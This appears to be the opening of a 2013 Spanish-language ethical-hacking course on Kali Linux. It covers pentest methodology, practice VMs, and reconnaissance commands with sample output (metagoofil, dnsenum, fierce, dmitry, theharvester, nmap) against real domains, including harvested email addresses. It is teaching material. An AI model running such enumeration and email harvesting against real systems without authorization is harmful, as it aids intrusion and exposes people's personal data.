



# Hacking con Kali Linux

## Curso Online

Alonso Eduardo  
Caballero Quezada

Versión 2.1 – Octubre del 2013

“KALI LINUX™ is a trademark of Offensive Security.”

Puede obtener la versión más actual de este documento en: <http://www.reydes.com/d/?q=node/2>

## Sobre el Instructor

Alonso Eduardo Caballero Quezada es Brainbench Certified Network Security, Computer Forensics (U.S.) & Linux Administration (General), CNHE, CNCF, CNHAW, GIAC SSP-CNSA y Miembro de Open Web Application Security Project (OWASP). Cuenta con más de once años de experiencia en el área y desde hace seis años labora como Consultor e Instructor Independiente en las áreas de Hacking Ético, Informática Forense y GNU/Linux. Perteneció por muchos años al grupo internacional de Seguridad RareGaZz e integra actualmente el Grupo Peruano de Seguridad PeruSEC. Ha dictado cursos en Perú y Ecuador, presentándose también constantemente en exposiciones enfocadas a, Hacking Ético, Informática Forense, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <http://www.ReYDeS.com>



# Temario

1. Introducción a Kali Linux
2. Metodología de una Prueba de Penetración
3. Máquinas Vulnerables
4. Capturar Información
5. Descubrir el Objetivo
6. Enumerar el Objetivo
7. Mapear Vulnerabilidades
8. Explotar el Objetivo
9. Atacar Contraseñas



# Material Necesario

Para desarrollar el presente Curso, se sugiere que el participante instale y configure las máquinas virtuales de Kali Linux y Metasploitable 2 con VMware Player u otro software para virtualización.

- **Máquina virtual de Kali Linux 1.0.4**

Link de Descarga: <http://www.kali.org/downloads/>

Nombre del Archivo: kali-linux-1.0-i386-gnome-vm.tar.gz

- **Metasploitable 2.**

Link de Descarga: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Nombre del Archivo: metasploitable-linux-2.0.0.zip

- **Software de Virtualización**

VMware Player

Link de Descarga: <http://www.vmware.com/products/player/>

Nombre del Archivo: VMware-player-6.0.0-1295980.exe



# 1. Introducción a Kali Linux

Kali Linux es la nueva generación de la distribución Linux BackTrack para realizar Auditorías de Seguridad y Pruebas de Penetración. Kali Linux es una plataforma basada en GNU/Linux Debian y es una reconstrucción completa de BackTrack, la cual contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir las huellas.

Este Curso proporciona una excelente guía práctica para utilizar las herramientas más populares que abarcan las bases de las Pruebas de Penetración incluidas en Kali Linux. Así mismo, este curso es una excelente fuente de conocimiento tanto para los profesionales como para los novatos.

## 1.1 Características de Kali Linux

Kali Linux es una completa reconstrucción de BackTrack Linux, y se adhiere completamente a los estándares de desarrollo de Debian. Se ha puesto en funcionamiento toda una nueva infraestructura, todas las herramientas han sido revisadas y empaquetadas, y se utiliza ahora Git para el VCS.

- Más de 300 herramientas de Pruebas de Penetración
- Es Libre y siempre lo será
- Árbol Git Open Source
- Cumple con FHS (Filesystem Hierarchy Standart)
- Amplio soporte para dispositivos inalámbricos
- Parches al Kernel para inyección.
- Entorno de desarrollo seguro
- Paquetes y repositorios firmados con GPG
- Varios lenguajes
- Completamente personalizable
- Soporte ARMEL y ARMHF

## 1.2 Obtener Kali Linux

Kali Linux puede ser descargado para diferentes arquitecturas, como i386, amd64 y armel, armhf. Únicamente para la arquitectura i386 puede ser descargado ya sea en una imagen ISO o en una máquina virtual para VMWare. Además puede ser descargado mediante descarga directa o mediante Torrent.

Kali Linux puede ser descargado desde la siguiente página:

<http://www.kali.org/downloads/>



### 1.3 Instalación de Kali Linux

Kali Linux puede ser instalado en un disco duro, para realizar un arranque dual con un Sistema Operativo Windows, instalado en una unidad USB e instalado en un disco cifrado.

Se puede encontrar la información detallada sobre la instalación de Kali Linux en la siguiente página:  
<http://docs.kali.org/category/installation>

### 1.4 Cambiar la Contraseña del root

Por una buena práctica de seguridad se recomienda cambiar la contraseña por defecto del usuario root. Esto dificultará que usuarios maliciosos pueden obtener acceso al sistema, con esta clave por defecto.

```
# passwd root
Enter new UNIX password:
Retype new UNIX password:
```

[\*] La contraseña no será mostrada mientras sea escrita y está deberá ser ingresada dos veces.

### 1.5 Iniciando Servicios de Red

Kali Linux viene con algunos servicios de red, lo cuales pueden ser de utilidad en varias situaciones y que está deshabilitadas por defecto. Estos servicios son, HTTP, Metasploit, MySQL y SSH. Por ejemplo, para iniciar el servicio HTTP se debe ejecutar el siguiente comando

```
# /etc/init.d/apache2 start
```

Los cuatro servicios, detallados en el párrafo anterior, también pueden iniciados y detenidos desde:  
Applications -> Kali Linux -> System Services.

Kali Linux tiene documentación oficial sobre varios de sus aspectos y características. La documentación está en constante trabajo y progreso. Esta documentación puede ser ubicada en la siguiente página:

<http://docs.kali.org/>



El Sitio Oficial de Kali Linux es: <http://www.kali.org/>




Imagen 1-1. Escritorio de Kali Linux



## 2. Metodología de una Prueba de Penetración

Una Prueba de Penetración es el proceso utilizado para realizar una evaluación o auditoría de seguridad de un alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos que se siguen e implementan, durante la realización de cualquier programa de auditoría en seguridad de la información. Una metodología de pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas con cuidado para poder evaluar correctamente los sistemas de seguridad.

### 2.1 Tipos de Pruebas de Penetración:

Existen diferentes tipos de Pruebas de Penetración, las más comunes y aceptadas son Las Pruebas de Penetración de Caja Negra (Black-Box), las Pruebas de Penetración de Caja Blanca (White-Box) y las Pruebas de Penetración de Caja Gris (Grey-Box)

- Prueba de Caja Negra.

No se tienen ningún tipo de conocimiento anticipado sobre la red de la organización. Un ejemplo de este escenario, es cuando se realiza una prueba externa a nivel web, y está es realizada solo con el detalle de una URL o dirección IP, el cual es proporcionado al equipo de pruebas. Esto simula el rol de intentar irrumpir en el sitio web o red de la organización. Así mismo simula un ataque externo realizado por un atacante malicioso.

- Prueba de Caja Blanca.

El equipo de pruebas cuenta con acceso para evaluar las redes y ha sido dotado de diagramas de la red y detalles de hardware, sistemas operativos, aplicaciones, entre otra información, antes de que la prueba sea realizada. Esto no iguala a una prueba sin conocimiento pero puede acelerar el proceso en gran medida y obtener resultados más precisos. La cantidad de conocimiento previo conduce a realizar las pruebas a sistemas operativos específicos, aplicaciones y dispositivos de red que residen en la red en lugar de invertir tiempo enumerando lo que podría posiblemente estar en la red. Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo de la red interna.

- Prueba de Caja Gris

El equipo de pruebas simula un ataque que puede ser realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.





## 2.2 Evaluación de Vulnerabilidades y Prueba de Penetración.

Una evaluación de vulnerabilidades es el proceso de evaluar los controles de seguridad interna y externa para identificar las amenazas que planteen una seria exposición para los activos de la organización.

La principal diferencia entre una evaluación de vulnerabilidades y una prueba de penetración radica en que las pruebas de penetración van más allá del nivel de únicamente identificar vulnerabilidades y van hacia el proceso de la explotación de estas vulnerabilidades, escalar privilegios, y mantener el acceso en el sistema objetivo. Mientras que la evaluación de vulnerabilidades proporciona una amplia visión de las fallas existentes en los sistemas sin medir el impacto real de estas fallas para los sistemas en consideración.

## 2.3 Metodologías de Pruebas de Seguridad

Existen varias metodologías open source que tratan de conducir o guiar las necesidades de las evaluaciones en seguridad. La idea principal de utilizar una metodología durante la evaluación es ejecutar diferentes tipos de pruebas paso a paso para poder juzgar con mucha precisión la seguridad de un sistema. Entre estas metodologías se encuentran las siguientes:

- Open Source Security Testing Methodology Manual (OSSTMM)  
<http://www.isecom.org/research/>
- The Penetration Testing Execution Standard (PTES)  
<http://www.pentest-standard.org/>
- Penetration Testing Framework  
<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- Information Systems Security Assessment Framework (ISSAF)  
<http://www.oissg.org/issaf>
- OWASP Testing Guide  
[https://www.owasp.org/index.php/Category:OWASP\\_Testing\\_Project](https://www.owasp.org/index.php/Category:OWASP_Testing_Project)



## 3. Máquinas Vulnerables

### 3.1 Maquinas Virtuales Vulnerables

Nada mejor que tener un laboratorio para practicar los conocimientos adquiridos en Pruebas de Penetración. Esto aunado a la facilidad que proporciona el software de virtualización, hace bastante sencillo crear una máquina virtual vulnerable o descargar una máquina virtual vulnerable.

A continuación se detalla un breve listado de algunas máquinas virtuales creadas especialmente con vulnerabilidades, las cuales pueden ser utilizadas para propósitos entrenamiento y aprendizaje en temas relacionados a la seguridad, hacking ético, pruebas de penetración, análisis de vulnerabilidades, informática forense, etc.

- **Metasploitable**

Link de Descarga:

<http://sourceforge.net/projects/virtualhacking/files/os/metasploitable/Metasploitable-05-2010.zip/download>

- **Metasploitable2**

Link de Descarga:

<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download>

- **Kioptrix Level 1**

Link de Descarga:

[http://www.kioptrix.com/dlvm/Kioptrix\\_Level\\_1.rar](http://www.kioptrix.com/dlvm/Kioptrix_Level_1.rar)

- **De-ICE**

Link de Descarga:

<http://sourceforge.net/projects/virtualhacking/files/os/de-ice/de-ice.net-1.100-1.1.iso/download>

- **PwnOS**

Link de Descarga:

<http://sourceforge.net/projects/virtualhacking/files/os/pWnOS/pWnOS%20v1.0.zip/download>





## 4. Capturar Información

En esta fase se intenta recolectar toda la información que sea posible sobre el objetivo, por ejemplo posibles nombres de usuarios, direcciones IP, servidores de nombre, y otra información. Durante esta fase cada pieza de información obtenida es importante y no debe ser subestimada.

El proceso donde se captura la información puede ser dividida de dos maneras. La captura de información activa y la captura de información pasiva. En el primera forma, se recolecta información enviando tráfico a la red objetivo, como por ejemplo hacer ping ICMP, y escaneos de puertos TCP/UDP. Para el segundo caso, se obtiene información sobre la red objetivo utilizando servicios o fuentes de terceros, como por ejemplo Google, Bing, o redes sociales.

### 4.1 Fuentes Públicas

Existen muchos recursos públicos en Internet que pueden ser utilizados para recolectar información sobre el objetivo. La ventaja de utilizar este tipo de recursos es la no generación de tráfico de manera directa hacia el objetivo, de esta forma se minimiza la probabilidad de ser detectados por el objetivo. Algunos fuentes públicas de referencia son:

- The Wayback Machine:  
<http://archive.org/web/web.php>
- Netcraft:  
<http://searchdns.netcraft.com/>
- ServerSniff  
<http://serversniff.net/index.php>
- Robtex  
<http://www.robtex.com/>
- CentralOps  
<http://centralops.net/co/>

### 4.2 Capturar Documentos


Se utilizan herramientas para recolectar información desde los documentos disponibles en el sitio web del objetivo. Para este propósito se puede utilizar también un motor de búsqueda como Google.

#### **Metagoofil**

<http://www.edge-security.com/metagoofil.php>



```
# metagoofil  
  
# metagoofil -d nmap.org -t pdf -l 200 -n 10 -o /tmp/ -f  
/tmp/resultados_mgf.html
```



```
PScript5.dll Version 5.2.2  
Acrobat Distiller 7.0.5 (Windows)  
Acrobat PDFMaker 7.0.5 for Microsoft Visio  
Adobe PDF Library 8.0  
Adobe InDesign CS3 (5.0.4)  
pdfTeX-1.40.3  
DBLaTeX-0.3.2  
OOOpenOffice.org 2.4  
OOImpress  
  
[+] List of paths and servers found:  
-----  
  
[+] List of e-mails found:  
-----  
moonpie@moonpie.org  
todb@breakingpoint.com  
jqian@breakingpoint.com  
grzegorz.tabaka@hakin9.org  
ewelina.soltysiak@hakin9.org  
andrzej.kuca@hakin9.org  
ewa.dudzic@hakin9.org  
jonathan@blackbox  
root@kali:~#
```

Imagen 4-1. Parte de la información de Software y correos electrónico de los documentos analizados

### 4.3 Información de DNS

#### DNSenum

<http://code.google.com/p/dnsenum/>

```
# cd /usr/share/dnsenum/  
  
# dnsenum --enum hackthissite.org
```



```
Warning: can't load Net::Whois::IP module, whois queries disabled.

-----  hackthissite.org  -----

Host's addresses:
-----

hackthissite.org      3535      IN      A       198.148.81.137
hackthissite.org      3535      IN      A       198.148.81.138
hackthissite.org      3535      IN      A       198.148.81.139
hackthissite.org      3535      IN      A       198.148.81.135
hackthissite.org      3535      IN      A       198.148.81.136

Name Servers:
-----

b.ns.buddyns.com      9377      IN      A       173.244.206.25
c.ns.buddyns.com      4874      IN      A       88.198.106.11
d.ns.buddyns.com      9566      IN      A       209.177.145.51
e.ns.buddyns.com      9669      IN      A       82.130.104.214
f.ns.buddyns.com      1376      IN      A       203.142.25.114
ns1.hackthissite.org  3600      IN      A       198.148.81.188
```

Imagen 4-2. Parte de los resultados obtenidos por dnsenum

### fierce

<http://hackers.org/fierce/>

```
# fierce --help

# fierce -dnsserver d.ns.buddyns.com-dns hackthissite.org -wordlist
/usr/share/dnsenum/dns.txt -file /tmp/resultado_fierce.txt
```

La herramienta dnsenum trae dos listas de palabras (dns.txt y dns-big.txt). Las cuales pueden ser utilizadas con cualquier otra herramienta que las requiera, como fierce en este caso.



```
root@kali:~# fierce -dnserver d.ns.buddyns.com -dns hackthissite.org -wordlist
/usr/share/dnsenum/dns.txt -file /tmp/resultado_fierce.txt
DNS Servers for hackthissite.org:
  c.ns.buddyns.com
  d.ns.buddyns.com
  e.ns.buddyns.com
  f.ns.buddyns.com
  ns1.hackthissite.org
  ns2.hackthissite.org
  b.ns.buddyns.com

Trying zone transfer first...

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1480 test(s)...
```




Imagen 4-3. Ejecución de fierce y la búsqueda de subdominios.

## 4.4 Información de la Ruta

### **dmitry**

<http://linux.die.net/man/1/dmitry>

```
# dmitry

# dmitry -w -e -n -s [Dominio] -o /tmp/resultado_dmitry.txt
```



```
Gathered Netcraft information for hackthissite.org
-----
Retrieving Netcraft.com information for hackthissite.org
Netcraft.com Information gathered

Gathered Subdomain information for hackthissite.org
-----
Searching Google.com:80...
HostName:www.hackthissite.org
HostIP:198.148.81.135
HostName:radio.hackthissite.org
HostIP:198.148.81.170
HostName:irc.hackthissite.org
HostIP:198.148.81.169
HostName:www.irc.hackthissite.org
HostIP:198.148.81.169
HostName:forums.hackthissite.org
HostIP:198.148.81.138
Searching Altavista.com:80...
Found 5 possible subdomain(s) for host hackthissite.org, Searched 0 pages contain
ing 0 results

The quieter you become, the more you are able to hear.
```

Imagen 4-4. Información de Netcraft y de los subdominios encontrados.

Es bueno anotar que dmitry no muestra la información del host objetivo desde Netcraft, pero esta información puede ser obtenida directamente desde su página web en [searchdns.netcraft.com](http://searchdns.netcraft.com).





The screenshot shows a web browser window with the URL `searchdns.netcraft.com/?restriction=site+contains&host=hackthissite.org&lookup=wait..&pos`. The page title is "Search Web by Domain". Below the title, it says "Explore 1,821,888 web sites visited by users of the Netcraft Toolbar" and "14th June 2013". There is a search bar with "site contains" selected and "hackthissite.org" entered. A "Lookup!" button is next to it. Below the search bar, it says "example: site contains .netcraft.com". The main heading is "Results for hackthissite.org". It says "Found 4 sites" and displays a table with the following data:

Site	Site Report	First seen	Netblock	OS
1. <a href="http://www.hackthissite.org">www.hackthissite.org</a>		october 2003	sharktech	freebsd
2. <a href="http://hackthissite.org">hackthissite.org</a>		september 2007	sharktech	unknown
3. <a href="http://forums.hackthissite.org">forums.hackthissite.org</a>		december 2006	sharktech	freebsd
4. <a href="http://admin.hackthissite.org">admin.hackthissite.org</a>		august 2005	sharktech	freebsd

At the bottom of the table, it says "COPYRIGHT © NETCRAFT LTD 2013. ALL RIGHTS RESERVED."

Imagen 4-5. Información obtenida por netcraft.

## traceroute

<http://linux.die.net/man/8/traceroute>

La versión de traceroute para sistemas GNU/Linux utiliza por defecto paquetes UDP.

```
# traceroute --help
# traceroute [Dirección_IP]
```



```
root@kali:~# traceroute 200.
traceroute to 200. (200.), 30 hops max, 60 byte packets
 1 192.168.1.1 (192.168.1.1)  7.068 ms  14.431 ms  20.400 ms
 2 * * *
 3 10. (10)  181.811 ms  182.691 ms  183.905 ms
 4 * * *
 5 * * *
 6 10. (10.)  184.701 ms  10. (10.)  176.216 m
s 10. (10.)  176.542 ms
 7 .telefonica-wholesale.net (84.)  180.042 ms
 180.141 ms  180.267 ms
 8 .telefonica-wholesale.net (84.)  282.344 ms
176. (176.)  308.737 ms .telefonica-who
lesale.net (84.)  224.797 ms
 9 176. (176.)  296.993 ms 176. (176.)  293
.767 ms .telefonica-wholesale.net (94.)  319.9
16 ms
10 * .telefonica-wholesale.net (94.)  270.175
ms .telefonica-wholesale.net (94.)  296.572 ms
11 .tinet.net (77.)  355.084 ms .ti
net.net (89.)  361.503 ms 213. (213.)  334.574 ms
12 .us.xo.net (207.)  335.045 ms 334.959 ms
.tinet.net (89.)  318.788 ms
13 .tinet.net (216.)  214.353 ms 218.416 ms 22
```

Imagen 4-6. traceroute en funcionamiento.  
(Los nombres de host y direcciones IP han sido censurados concientemente)

### tcptraceroute

<http://linux.die.net/man/1/tcptraceroute>

tcptraceroute utiliza paquetes TCP para trazar la ruta al host objetivo.

```
# tcptraceroute --help
# tcptraceroute [Dirección_IP]
```



```
root@kali:~# tcptraceroute 200
traceroute to 200. (200. ), 30 hops max, 60 byte packets
 1 192.168.1.1 (192.168.1.1)  8.178 ms  13.016 ms  17.540 ms
 2 * * *
 3 10. (10. )  58.372 ms  73.918 ms  81.285 ms
 4 * * *
 5 * * *
 6 10 (10 )  141.042 ms  10. (10 )  41.943 ms  1
0. (10. )  52.242 ms
 7 * * *
 8 176. (176 )  146.563 ms  153.509 ms  119.923 ms
 9 * 176. (176 )  105.739 ms  telefo
nica-wholesale.net (94. )  111.497 ms
10 * * *
11 * * *
12 cha-gw- .net (200. )  532.551 ms  559.150 ms  585
.579 ms
13 200. (200. )  612.889 ms  613.320 ms  633.094 ms
14 200 .net (200. ) <syn,ack>  652.984 ms
679.637 ms  680.904 ms
root@kali:~#
```

Imagen 4-7. Resultado obtenidos por tcptraceroute.  
(Los nombres de host y direcciones IP han sido censurados conscientemente)

#### 4.5 Utilizar Motores de Búsqueda

theharvester  
<https://code.google.com/p/theharvester/>

```
# theharvester
# theharvester -d nmap.org -l 200 -b bing
```



```
* TheHarvester Ver. 2.2a *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
*****

[-] Searching in Bing:
    Searching 50 results...
    Searching 100 results...
    Searching 150 results...
    Searching 200 results...

[+] Emails found:
-----
dev@nmap.org
fyodor@nmap.org
announce@nmap.org

[+] Hosts found in search engines:
-----
173.255.243.189:svn.nmap.org
74.207.244.221:scanme.nmap.org
root@kali:~#
```

Imagen 4-8. Correos electrónicos y nombres de host obtenidos mediante Bing



## 5. Descubrir el Objetivo

Después de recolectar toda la información posible de la red objetivo desde fuentes externas, como motores de búsqueda, es necesario descubrir ahora las máquinas en el objetivo. Es decir encontrar cuales son las máquinas que están disponibles en la red objetivo, pues si la máquina no está disponible, no se puede continuar con el proceso, y se debe continuar con la siguiente máquina.

También se deben obtener indicios sobre el sistema operativo utilizado por la máquina objetivo. Toda esta información será de mucha ayuda para el proceso donde se deben mapear las vulnerabilidades.

### 5.1 Identificar la máquinas del objetivo

#### **nmap**

<http://nmap.org/>

```
# nmap -h  
  
# nmap -sn [Dirección_IP]  
  
# nmap -n -sn 192.168.1.0/24
```



```
root@kali:~# nmap -n -sP 192.168.1.0/24

Starting Nmap 6.25 ( http://nmap.org ) at 17:09 PET
Nmap scan report for 192.168.1.1
Host is up (0.00069s latency).
MAC Address: 64:70:02:C2:A3:3F (Tp-link Technologies CO.)
Nmap scan report for 192.168.1.33
Host is up (0.000059s latency).
MAC Address: 50:E5:49:1D:23:86 (Giga-byte Technology Co.)
Nmap scan report for 192.168.1.34
Host is up.
Nmap scan report for 192.168.1.35
Host is up (0.00029s latency).
MAC Address: 00:0C:29:18:69:C8 (VMware)
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.27 seconds
root@kali:~#
```



Imagen 5-1. Escaneo a un Rango de red con Nmap

### nping

<http://nmap.org/nping/>

```
# nping -h
# nping [Dirección_IP]
```



```
root@kali:~# nping -c 3 192.168.1.35

Starting Nping 0.6.25 ( http://nmap.org/nping ) at 2013-05-23 17:48 PET
SENT (0.0036s) ICMP 192.168.1.34 > 192.168.1.35 Echo request (type=8/code=0) ttl
=64 id=27661 iplen=28
SENT (1.0043s) ICMP 192.168.1.34 > 192.168.1.35 Echo request (type=8/code=0) ttl
=64 id=27661 iplen=28
SENT (2.0057s) ICMP 192.168.1.34 > 192.168.1.35 Echo request (type=8/code=0) ttl
=64 id=27661 iplen=28

Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 3 (84B) | Rcvd: 0 (0B) | Lost: 3 (100.00%)
Tx time: 2.00336s | Tx bytes/s: 41.93 | Tx pkts/s: 1.50
Rx time: 3.00456s | Rx bytes/s: 0.00 | Rx pkts/s: 0.00
Nping done: 1 IP address pinged in 3.01 seconds
root@kali:~#
```



Imagen 5-2. nping enviando tres paquetes ICMP Echo Request

nping utiliza por defecto el protocolo ICMP. En caso el host objetivo esté bloqueando este protocolo, se puede utilizar el modo de prueba TCP.

```
# nping --tcp [Dirección_IP]
```

